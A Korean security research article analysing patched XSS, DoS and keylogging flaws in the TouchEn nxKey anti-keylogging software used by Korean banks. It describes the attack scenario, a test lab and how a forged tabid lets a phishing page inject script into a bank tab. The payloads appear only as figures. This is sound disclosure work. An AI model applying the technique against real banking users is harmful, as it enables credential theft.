Research & Technique

키로깅 방지 솔루션 악용 취약점

■ 취약점 개요

2022 년 10 월 독일의 개발자 블라디미르 팔란트(Wladimir Palant)가 국내의 주요 은행/금융 사이트에 사용하는 보안 솔루션들에서 XSS[1](Cross-Site Scripting), DoS(Denial of Service), 웹을 이용한 키로깅[2], 프로세스 정보 노출 등이 가능한 여러 취약점을 발견했다.

국내 주요 은행/금융 사이트에서 사용하는 보안 솔루션에서 발견된 취약점 목록은 다음과 같다.

취약점	내용
XSS 취약점	공격자가 입력한 Javascript 코드가 은행/금융 로그인 페이지(또는 보안 솔루션을 사용하는 페이지) 접근 시 실행된다.
JSON parser DoS	보안 솔루션에서 사용 중인 JSON parser 라이브러리에서 과거에 발견된 취약점이 존재하여 Null Pointer Exception[3]이 발생한다.
로그인 페이지를 통한 BOF DoS	로그인 페이지(또는 보안 솔루션을 사용하는 페이지)에서 실행되는 보안 솔루션에 많은 buffer 를 전송하면 애플리케이션이 종료된다.
키로깅 취약점	공격자가 생성한 웹 페이지에 피해자가 접근할 경우 키로깅이 가능하다.
애플리케이션을 통한 BOF DoS	보안 솔루션에서 1 바이트 오버플로우가 발생한다.
Driver 키로깅	보안 솔루션에서 사용하는 JRSKD24.SYS 드라이버를 활용한 악성 프로그램을 통해 키로깅이 가능하다.
IE 키로깅	"인터넷 익스플로러" 환경일 경우, CKAgentNXE.exe 가 실행되고 이를 이용해 키로깅이 가능하다.

표 1. 취약점 목록

1 XSS(Cross-Site Scripting, 크로스사이트 스크립팅)는 공격자가 입력한 악성 스크립트가 사용자 측에서 응답하는 취약점으로, 사용자 입력값에 대한 검증이 미흡하거나 출력 시 필터링 되지 않을 경우 발생한다.
2 키로깅이란 사용자가 키보드에 입력하는 내용을 가로채는 행위를 말한다.
3 Null Pointer Exception 이란 사용할 객체가 선언이 되어 있지만, Null(빈) 상태의 객체를 사용하려고 하기 때문에 오류가 나는 에러다.

이번 Research&Technique 2 월호에서는 보안 솔루션에 대한 취약성 증명을 다루므로, 해당 취약점을 이용하여 허가 받지 않은 시스템 또는 정상 사이트에 대한 테스트는 절대 금지한다.

보안 솔루션에서 발견된 취약점은 솔루션 내의 인증 및 특수문자 필터링 미흡 문제와 Listener 를 다른 탭에서 호출할 수 있는 취약한 방식의 설계로 인해 피해자의 브라우저에서 스크립트를 실행하거나 키보드의 입력을 가로채는 공격이 가능하다. 뿐만 아니라 Null Pointer Exception 에 대한 예외 처리가 존재하지 않는 오래된 오픈소스 사용으로 인해 DoS 취약점이 발생한다. Chrome 웹 스토어에서 확인 결과 TouchEn Extension 은 천만 명 이상이 사용 중인 것으로 확인되는 만큼 각별한 주의가 요구된다.



그림 1. TouchEn Extension

■ 영향받는 소프트웨어 버전

취약한 TouchEn nxKey.exe, TouchEn Extension 의 버전은 다음과 같다.

S/W 구분	취약 버전
TouchEn nxKey.exe	1.0.78 이하 version
TouchEn Extension	1.0.115 이하 version

※ 2023-02-01 기준 취약점은 패치 되었다. 이 문서는 취약한 버전을 사용하는 사이트에서 취약점 동작이 가능함을 증명하는 문서다.

■ 공격 시나리오

취약점 중 XSS 취약점을 활용한 공격 시나리오는 다음과 같다.



그림 2. 공격 시나리오

① 공격자는 취약한 버전을 사용하는 **은행 사이트**를 탐색
② 피해자는 정상적인 업무를 위해 **은행 사이트** 접속
③ 공격자는 피해자에게 XSS 취약점 실행을 위한 피싱 시도 후 **피싱 사이트** 접근
④ **피싱 사이트** 접속 시 TouchEn nxKey.exe 는 **은행 사이트**에 취약한 모듈인 TouchEnNxKey.js 에 악성 페이로드를 전달
⑤ **은행 사이트**는 모듈 내 취약한 함수를 통해 **악성 사이트** 이동, 정보 탈취 등 악성 행위 가능

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 발견된 여러 취약점 목록 중 악용 가능성이 가장 높은 XSS 취약점의 동작 과정을 살펴본다.

이름	정보
피해자	Window 10 pro TouchEn nxKey.exe (1.0.75) TouchEn Extension (1.0.115) CrossEXService.exe (1.0.2.8) CrossEXChrome.exe (1.0.1.1243) Chrome (109.0.54187)
공격자	kali Linux 2022.3 Server (192.168.0.4)

■ 취약점 테스트

Step 1. PoC 테스트

- XSS 취약점 실행 가능 조건은 아래와 같다.

1. 취약한 버전의 TouchEn Extension, TouchEn nxKey.exe 설치
2. Native Messaging[4] 방식의 은행/금융 로그인 사이트를 실행
3. PoC 와 은행/금융 사이트는 동일 브라우저 각각 다른 탭에 존재

1. 피해자는 Native Messaging 방식의 은행/금융 사이트의 로그인 페이지로 접속한다.

그림 3. 취약한 로그인 사이트 접속

2. 피해자는 CrossEXChrome.exe[5] 실행을 확인한다.



그림 4. TouchEn nxKey 프로그램 실행 확인

4 Native Messaging 방식이란 웹과 애플리케이션이 통신할 때 Chrome Extension 을 활용하여 통신하는 형태이며, 이와 다른 방식으로는 통신 채널인 Socket 을 만들어 활용하는 WebSocket 방식이 존재한다.

5 TouchEn nxKey 애플리케이션은 Native Messaging 방식의 웹 사이트인 경우 CrossEXChrome.exe 가 실행되며, WebSocket 방식의 웹 사이트인 경우 CrossEXService.exe 가 실행된다.

3. 공격자는 피해자에게 피싱 사이트 접속 유도를 위해 피싱을 시도한다. 이후 피해자는 링크를 클릭하면 PoC 가 동작하여 정상적인 은행/금융 사이트에서 스크립트가 실행된다.



그림 5. XSS 를 통한 alert 실행 확인

■ 배경지식

취약점을 이해하기 위해서는 Chrome Extension, Native Messaging, WebSocket 에 대한 이해가 필요하다.

Chrome Extension 이란 Chrome 브라우저에 설치하여 탭을 열고 닫거나, 현재 페이지에 스크립트를 추가하는 등 부가 기능을 사용할 수 있는 프로그램을 말한다.

Chrome Extension 과 사용자의 애플리케이션이 통신하는 방식은 Native Messaging 방식과 WebSocket 방식 두 가지가 존재한다.

Native Messaging	Chrome Extension 과 컴퓨터에 설치된 애플리케이션이 메세지를 교환하는 통신 방법으로, Native Messaging 을 이용하면 브라우저에서 Chrome Extension 을 활용하여 하드웨어에 직접 액세스할 수 있는 등 여러 가지 추가 동작이 가능하다.
WebSocket	Web 과 애플리케이션이 통신할 때 양방향으로 실시간으로 통신하기 위해 사용하는 프로토콜(통신규약)이다. HTTP Request 를 통해 handshaking 과정을 거쳐 WebSocket 을 생성하여 데이터를 주고받을 수 있는 방식이다.

TouchEn nxKey.exe 는 여러 가지 애플리케이션이 존재하는데 웹 사이트에서 사용하는 통신 방식에 따라 실행되는 애플리케이션이 다르다.

통신 방식	실행 애플리케이션
Native Messaging	CrossEXChrome.exe
WebSocket	CrossEXService.exe

표 2. 통신 방식에 따른 실행 애플리케이션

■ TouchEn nxKey.exe 분석

앞서 설명했듯, TouchEn nxKey.exe 는 웹 사이트에서 사용하는 통신 방식에 따라 실행되는 서비스가 다르기 때문에 통신 과정에서 차이점이 존재한다. 따라서 통신 과정에 대한 이해가 필요하다.

Step 1. Native Messaging 을 활용한 CrossEXChrome.exe 통신 과정

Native Messaging 을 사용하는 웹 브라우저에서 윈도우 이벤트가 발생하면 메세지를 TouchEn Extension 을 통해 CrossEXChrome.exe 에 전달한다. CrossEXChrome.exe 는 메세지를 처리한 후 다시 웹 페이지로 반환하여 이벤트를 처리하거나 통신한다.



그림 6. 이벤트 발생 시 동작 과정

Contentscripts	브라우저에 주입되는 Javascript 파일로 사용자의 현재 열려 있는 페이지의 DOM(Document Object Model: 웹 페이지에 대한 인터페이스), 스크립트들을 제어하는 데 사용되는 스크립트다.
Background	Chrome Extension 을 통해 메세지를 주고받기 위해 필요한 스크립트로, Contentscripts 에서 데이터를 전달받아 실제 확장 프로그램의 기능을 수행하는 파일이다.

Step 2. Native Messaging 을 활용한 CrossEXChrome.exe 통신 세부 과정

TouchEn Extension 은 새로운 브라우저가 열리면 웹 페이지를 읽거나 쓰는 등 여러가지 동작이 정의된 스크립트를 사용할 수 있게 Contentscripts 를 브라우저에 주입하고 특정 이벤트를 처리하기 위한 Listener 를 윈도우 객체[6]에 추가한다. 또한, 브라우저와 TouchEn Extension 이 서로 통신하기 위해 Background 와 연결한다.



그림 7. Native Messaging 을 활용한 통신 준비 과정

6 윈도우 객체란 모든 객체가 소속된 객체로 전역 객체이며, 창이나 프레임을 의미한다.

이후 웹 페이지에서 윈도우 이벤트가 발생하면 아래와 같은 과정을 통해서 CrossEXChrome.exe 와 통신한다.

1. 웹 사이트에 주입된 스크립트 중 nativecall 함수를 호출한다. 2. sendMessage() 함수를 통해 TouchEn Extension 에 메세지를 보낸다. 3. CrossEXChrome.exe 는 전달받은 메세지를 처리하여 다시 TouchEn Extension 에 전달한다. 4. 브라우저는 response 에 특정 이벤트가 포함되어 있다면 Listener 를 통해서 처리한다.

표 3. Native Messaging 을 활용한 통신 과정



그림 8. Native Messaging 을 활용한 통신 방식

Step 3. WebSocket 방식을 활용한 CrossEXService.exe 통신 과정

위의 방식과 다르게 WebSocket 을 사용하는 브라우저는 WebSocket 을 연결한 뒤 CrossEXService.exe 와 소통한다.



그림 9. WebSocket 방식

■ 취약점 상세 분석

XSS 취약점의 동작 과정은 크게 4 가지로 나눠서 정리할 수 있다.

(1) 악성 사이트에서 sendMessage()를 이용해 CrossEXChrome.exe 으로 메세지를 보낸다.
(2) CrossEXChrome.exe 에서 메세지를 해석할 때, Injection 이 발생한다.
(3) 응답에 id 가 "setcallback"인 element 에 등록된 이벤트가 발생할 시, Listener 가 윈도우 객체에 등록된 임의 전역 함수를 실행한다.
(4) TouchEnNxKey.js 모듈의 취약한 함수인 update_callback 을 통해 locaction.href 가 실행된다.

표 4. 취약점 발생 과정



그림 10. 취약점 발생 부분 도식화

Step 1) 악성 사이트에서 은행/금융 사이트로 응답을 보내기

첫 번째 과정은 악성 사이트가 열리면 TouchEn Extension 에 의해 주입된 스크립트의 sendMessage 함수를 이용해 메세지를 보내는 과정이다.

악성 사이트에서 sendMessage 함수를 사용할 때, tabid[7] 의 값을 금융/은행 사이트의 tabid 로 변조하여 응용 프로그램으로 전달한다. 응용 프로그램은 tabid 검증 없이 전달받은 tabid 로 응답을 보낸다. 따라서 공격자는 변조한 데이터를 금융 사이트 탭으로 보낼 수 있다.



그림 11. 취약점 동작 과정

7 tabid 란 탭의 위치에 따라 할당된 id 를 의미하며, tabid 를 기반으로 tab 의 위치를 Extension 이 파악하여 메세지를 전달하거나, 이벤트를 처리한다.

Step 2) 응용프로그램 Injection 취약점

두 번째 과정은 CrossEXChrome.exe 에서 메세지를 처리하는 과정이다.

CrossEXChrome.exe 에서 TouchEn Extension 으로 응답을 보낼 때, 필터링이 제대로 적용되지 않아 reply 와 tabid 를 변조를 변조할 수 있는 취약점이 존재한다. 따라서, tabid 를 은행/금융 사이트의 tabid 로 변조하여 악성 페이로드가 포함된 응답을 전달할 수 있다.

그림 12 는 sendMessage 를 통해 공격자가 전송하는 페이로드 그림이다. 페이로드의 callback 부분에 공격에 사용할 스크립트와 공격 대상의 tabid 를 입력한다.

그림 12. sendMessage 함수 이용 임의의 악성 페이로드 전달

그림 13 은 CrossEXChrome.exe 의 응답 데이터다. 그림 12 에서의 페이로드가 reply 에 입력되고, tabid 가 금융 사이트 탭으로 변경된 것을 확인할 수 있다.

